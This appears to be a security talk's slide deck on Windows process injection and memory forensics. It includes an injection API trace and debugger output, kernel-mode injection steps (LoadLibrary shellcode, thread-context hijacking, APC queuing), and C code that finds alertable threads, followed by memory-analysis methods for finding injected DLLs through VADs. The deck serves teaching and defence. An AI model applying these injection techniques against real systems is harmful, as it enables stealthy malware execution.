98	In	OpenProcess(dwDesiredAccess:0x1F0FFF,bInheritHandle:0x0,dwProcessId:0x5B8)	0x00004b6c
99	Out	VirtualAllocEx(hProcess:0x4B6C,lpAddress:0x00000000: Bad Pointer,dwSize:0xF9C,...	0x02870000
100	In	WriteProcessMemory(hProcess:0x4B6C,lpBaseAddress:0x02870000: Bad Pointer,lp...	0x00000001
101	Out	VirtualAllocEx(hProcess:0x4B6C,lpAddress:0x00000000: Bad Pointer,dwSize:0xB53,...	0x02880000
102	In	WriteProcessMemory(hProcess:0x4B6C,lpBaseAddress:0x02880000: Bad Pointer,lp...	0x00000001
103	Out	CreateRemoteThread(hProcess:0x4B6C,lpThreadAttributes:0x00000000: Bad Point...	0x00004b70
104	In	CloseHandle(hObject:0x4B6C)	0x00000001

Did it Work?



Where is the evil?

M Memory map

Address	Size	Owner	Sec	Contains	Type	Access	Initial	Mapping
025CF000	00011000			stack of th	Priv	RW	Guar	RW
025E0000	00002000				Priv	RWE	RWE	
025F0000	00001000				Priv	RWE	RWE	
02600000	00001000				Priv	RWE	RWE	
02770000	00003000				Priv	RW	RW	
027C0000	0000C000				Priv	RW	RW	
027D0000	00001000				Priv	RWE	RWE	
027E0000	00001000				Priv	RWE	RWE	
027F0000	00001000				Priv	RWE	RWE	
02800000	00001000				Priv	RWE	RWE	
02810000	00001000				Priv	RWE	RWE	
02820000	00001000				Priv	RWE	RWE	
02830000	00001000				Priv	RWE	RWE	
02840000	00001000				Priv	RWE	RWE	
02850000	00001000				Priv	RWE	RWE	
02860000	00001000				Priv	RWE	RWE	
02870000	00001000				Priv	RWE	RWE	
02880000	00001000				Priv	RWE	RWE	
02924000	00001000				Priv	RW	Guar	RW

K Call stack of thread 00000328

Address	Stack	Procedure / arguments	Called from	Frame
0298F0BC	7C59A28F	Includes ntdll.77F883A3	KERNEL32.7C59A28D	0298F0D8
0298FDDC	7C59A25A	KERNEL32.SleepEx	KERNEL32.7C59A255	0298FDD8
0298FDE0	00000064	Timeout = 100. ms		
0298FDE4	00000000	Alertable = FALSE		
0298FDE8	027D05E5	Includes KERNEL32.7C59A25A	027D05DF	0299FFB4

T Threads

Ident	Entry	Data block	Last error	Status	Priority	User time
000002EC	00000000	7FFDE000	ERROR_IO_PENDING	Active	32 + 0	0.0300
00000328	00000000	7FFD7000	ERROR_SUCCESS (00000000)	Active	32 + 0	0.0000
000003CC	00000000	7FFD9000	ERROR_SUCCESS (00000000)	Active	32 + 0	0.0000
0000050C	00000000	7FFDB000	ERROR_SUCCESS (00000000)	Active	32 + 0	0.0000
0000057C	00000000	7FFDA000	ERROR_SUCCESS (00000000)	Active	32 + 0	0.0100
00000580	7C57B700	7FFDD000	ERROR_SUCCESS (00000000)	Active	32 + 0	0.0000

C CPU - thread 00000328

Address	Disassembly	Comment
027D0599	8B43 04	mov eax,dword ptr ds:[ebx+4]
027D059C	85C0	test eax,eax
027D059E	74 04	je short 027D05A4
027D05A0	8BD8	mov ebx,eax
027D05A2	EB 06	jmp short 027D05AA
027D05A4	8B9F 00040000	mov ebx,dword ptr ds:[edi+400]
027D05A8	8D87 00030000	lea eax,dword ptr ds:[edi+3D0]
027D05B0	50	push eax
027D05B1	FF97 E8020000	call dword ptr ds:[edi+2E8]
027D05B7	85D8	test ebx,ebx
027D05B9	74 10	je short 027D05D8
027D05BB	807B 28 02	cmp byte ptr ds:[ebx+28],2
027D05BF	75 0F	jnz short 027D05D0
027D05C1	3BF3	cmp esi,ebx
027D05C3	75 08	jnz short 027D05D0
027D05C5	6A 64	push 64
027D05C7	8B45 BC	mov eax,dword ptr ss:[ebp-44]
027D05CA	FF90 A5000000	call dword ptr ds:[eax+A5]
027D05D0	807B 28 02	cmp byte ptr ds:[ebx+28],2
027D05D4	74 B2	je short 027D0588
027D05D6	EB 00	jmp short 027D05E5
027D05D8	33F6	xor esi,esi
027D05DA	6A 64	push 64
027D05DC	8B45 BC	mov eax,dword ptr ss:[ebp-44]
027D05DF	FF90 A5000000	call dword ptr ds:[eax+A5]
027D05E5	8B45 BC	mov eax,dword ptr ss:[ebp-44]
027D05E8	83B8 21010000	cmp dword ptr ds:[eax+121],0
027D05EF	75 0F	jnz 027D05BF
027D05F5	68 00000000	push 0000
027D05F9	60 00	push 0

Registers (FPU)

Register	Value
EAX	00000064
ECX	029A6864
EDX	00000000
EBX	02B00000
ESP	0298F0BC
EBP	0298FDD8
ESI	77F88398 ntdll.ZwDelayExecution
EDI	0298FDD8
EIP	77F883A3 ntdll.77F883A3
C 0	ES 0023 32bit 0(FFFFFFFF)
P 0	CS 001B 32bit 0(FFFFFFFF)
A 0	SS 0023 32bit 0(FFFFFFFF)
Z 0	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 0038 32bit 7FFD7000(FFF)
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_SUCCESS (00000000)
EFL	00000202 (NO,NB,NE,A,NS,PO,GE,O)
ST0	empty -1.7274049927341402840e+4570
ST1	empty -UNORM 8BF8 0275FB68 00000020
ST2	empty +UNORM 2760 77E6A7AC 0275FB48
ST3	empty +UNORM 12E8 77FB7E64 0275FE80
ST4	empty 3.1512302654919574350e-4932
ST5	empty +UNORM 0001 00141F30 77F8C67C
ST6	empty +UNORM 0009 7FFD8BF8 0015E468
ST7	empty -8.9691995162122132180e+4603

Kernel Process Injection



Two Halves of the Process

- User land processes are comprised of two parts
 - Kernel Portion
 - EPROCESS and KPROCESS
 - ETHREAD and KTHREAD
 - Token
 - Handle Table
 - Page Tables
 - Etc.

Two Halves of the Process

- User land Portion
 - Process Environment Block (PEB)
 - Thread Environment Block (TEB)
 - Windows subsystem (CSRSS.EXE)
 - Etc.

Kernel Process Injection Steps

- Must find suitable target
 - Has a user land portion
 - Has kernel32.dll and/or ntdll.dll loaded in its address space
 - Has an alterable thread (unless hijacking an existing thread)
- Allocate memory in target process
- Write the equivalent of “shellcode” that calls LoadLibrary
- Cause a thread in the parent to execute newly allocated code
 - Hijack an existing thread
 - Create an APC

Allocate memory in parent process

- Change virtual memory context to that of the target
 - KeAttachProcess/KeStackAttachProcess
 - ZwAllocateVirtualMemory
 - (HANDLE) -1 means current process
 - MEM_COMMIT
 - PAGE_EXECUTE_READWRITE

Creating the Shellcode

- “shellcode” that calls LoadLibrary
 - Copy function parameters into address space
 - Pass the address of function parameters to calls
 - Can use the FS register
 - FS contains the address of the TEB
 - TEB has a pointer to the PEB
 - PEB has a pointer to the PEB_LDR_DATA
 - PEB_LDR_DATA contains all the loaded DLLs

Creating the Shellcode

- As an alternative to using the FS register
 - Find the address of ntdll.dll from the driver
 - Parse its exports section
 - Does not work with all DLLs
 - Only address of ntdll.dll returned by ZwQuerySystemInformation

Thread Hijacking

- Cause a thread in the parent to execute newly allocated code - Hijack an existing thread
 - Locate a thread within the parent process
 - Change its Context record
 - Change Context record back when done
- Problems:
 - Low priority threads
 - Blocked threads
 - Changing Context back

Thread Context Hijacking

- Hijack and Context records
- lkd> dt nt!_CONTEXT
- +0x000 ContextFlags : Uint4B
- +0x004 Dr0 : Uint4B
- +0x008 Dr1 : Uint4B
- +0x00c Dr2 : Uint4B
- +0x010 Dr3 : Uint4B
- +0x014 Dr6 : Uint4B
- +0x018 Dr7 : Uint4B
- +0x01c FloatSave : _FLOATING_SAVE_AREA
- +0x08c SegGs : Uint4B
- +0x090 SegFs : Uint4B
- +0x094 SegEs : Uint4B
- +0x098 SegDs : Uint4B
- +0x09c Edi : Uint4B
- +0x0a0 Esi : Uint4B
- +0x0a4 Ebx : Uint4B
- +0x0a8 Edx : Uint4B
- +0x0ac Ecx : Uint4B
- +0x0b0 Eax : Uint4B
- +0x0b4 Ebp : Uint4B
- +0x0b8 Eip : Uint4B
- +0x0bc SegCs : Uint4B
- +0x0c0 EFlags : Uint4B
- +0x0c4 Esp : Uint4B
- +0x0c8 SegSs : Uint4B
- +0x0cc ExtendedRegisters : [512] UChar

Alternative Method: APC

- Cause a thread in the parent to execute newly allocated code - Create an APC
 - Threads can be notified to run an Asynchronous Procedure Call (APC)
 - APC has a pointer to code to execute
 - To be notified, thread should be Alertable

Alertable Threads and APCs – MSDN

Parameter Settings of KeWaitForXXX Routines	Special Kernel-Mode APC		Normal Kernel-Mode APC		User-Mode APC		Alerts
	Wait Aborted?	APC Delivered and Executed?	Wait Aborted?	APC Delivered and Executed?	Wait Aborted?	APC Delivered and Executed?	Wait Aborted?
Alertable = TRUE WaitMode = User	No	If (A) then Yes	No	If (B) then Yes	Yes	Yes, after thread returns to user mode	Yes
Alertable = TRUE WaitMode = Kernel	No	If (A) then Yes	No	If (B) then Yes	No (since WaitMode = Kernel)	No	Yes
Alertable = FALSE WaitMode = User	No	If (A) then Yes	No	If (B) then Yes	No (since Alertable = FALSE)	No (with exceptions, EX, ^C to terminate)	No
Alertable = FALSE WaitMode = Kernel	No	If (A) then Yes	No	If (B) then Yes	No (since Alertable = FALSE and since WaitMode = Kernel)	No	No

A. $IRQL < APC_LEVEL$

B. $IRQL < APC_LEVEL$, thread not already in an APC, thread not in a critical section

Finding an Alertable Thread

```
PETHREAD FindAlertableThread(PEPROCESS eproc)
{
    PETHREAD start, walk;

    if (eproc == NULL)
        return NULL;
    start = *(PETHREAD *)((DWORD)eproc + THREADOFFSET);
    start = (PETHREAD)((DWORD)start - THREADFLINK);
    walk = start;

    do
    {
        DbgPrint("Looking at thread 0x%x\n", walk);

        if (*(PUCHAR)((DWORD)walk + ALERTOFFSET) == 0x01)
            return walk;
        walk = *(PETHREAD *)((DWORD)walk + THREADFLINK);
        walk = (PETHREAD)((DWORD)walk - THREADFLINK);
    }while (walk != start);

    return NULL;
}
```

Kernel Process Injection Demo



Memory Analysis

- Motivation

- APIs lie. The operating system can be subverted.
 - Example: Unlink injected DLLs from the PEB_LDR_DATA in the PEB.
 - Example: Hooking the Virtual Memory Manager and diverting address translation.
- APIs are not available to “classic” forensic investigations – offline analysis

Memory Analysis

■ Requirements

- No use of APIs to gather data.
- Ability to use any analysis solution on both live memory and offline memory image dumps.
(Implies the ability to do all memory translation independently.)
- Do not require PDB symbols or any other operating specific information.

Steps to Memory Analysis

- Ability to access physical memory
- Derive the version of the OS – important to know how to interpret raw memory
- Find all Processes and/or Threads
- Enumerate File Handles, DLLs, Ports, etc.

Steps to Memory Analysis

- Virtual to Physical Address Translation
 - Determine if the host uses PAE or non-PAE
 - Find the Page Directory Table – process specific
 - Translate prototype PTEs
 - Use the paging file

Derive the version of the OS

- Find the System Process
 - Allows the derivation of:
 - The major operating system version in question
 - The System Page Directory Table Base
 - HandleTableListHead
 - Virtual address of PsInitialSystemProcess
 - PsActiveProcessHead
 - PsProcessType

Operating System Version

- Find the System image name
- Walk backwards to identify the Process Block
- The spatial difference between major versions of the OS is enough to begin to tell us about the operating system version

Operating System Version

- Drawback: Ghosts

- There can be more than one System Process

- Open a memory crash dump in Windbg
- Run a Windows operating system in VMWare

- Solution:

- Non-paged kernel addresses are global
- We know the virtual address of PsActiveProcessHead
- PsActiveProcessHead and other kernel addresses should be valid and present (translatable) in both live or dead memory

Memory Translation

- PAE vs non-PAE
 - Different ways to interpret the address tables
 - The sixth bit in the CR4 CPU register determines if PAE is enabled
 - Problem: We do not have access to CPU registers in memory analysis
 - Solution?
 - Kernel Processor Control Region -> KPCRB -> KPROCESSOR_STATE -> KSPECIAL_REGISTERS -> CR4

Memory Translation

- CR4 Heuristic
 - Page Directory Table Base and the Page Directory Table Pointer Base look very different.
- CR3 is updated in the KPCR
 - This can be used to identify a valid Page Directory Table
 - The Page Directory can be used to validate the PsActiveProcessHead

Enumerating Injected DLLs

- Problem:
 - APIs lie.
 - Malware can unlink from the PEB_LDR_DATA lists of DLLs
- Solution:
 - Virtual Address Descriptors (VADs)

VADs

- Self balancing binary tree [1]
- Contains:
 - Virtual address range
 - Parent
 - Left Child and Right Child
 - Flags – is the memory executable
 - Control Area

1. Russinovich, Mark and Solomon, Dave, *Microsoft Windows Internals*, Microsoft Press 2005

A Memory Map to a Name

- VAD contains a CONTROL_AREA
- CONTROL_AREA contains a FILE_OBJECT
- A FILE_OBJECT contains a UNICODE_STRING with the filename
- We now have the DLL name

Demo



Conclusion

Questions?

- Email: [jamie.butler AT mandiant.com](mailto:jamie.butler@mandiant.com)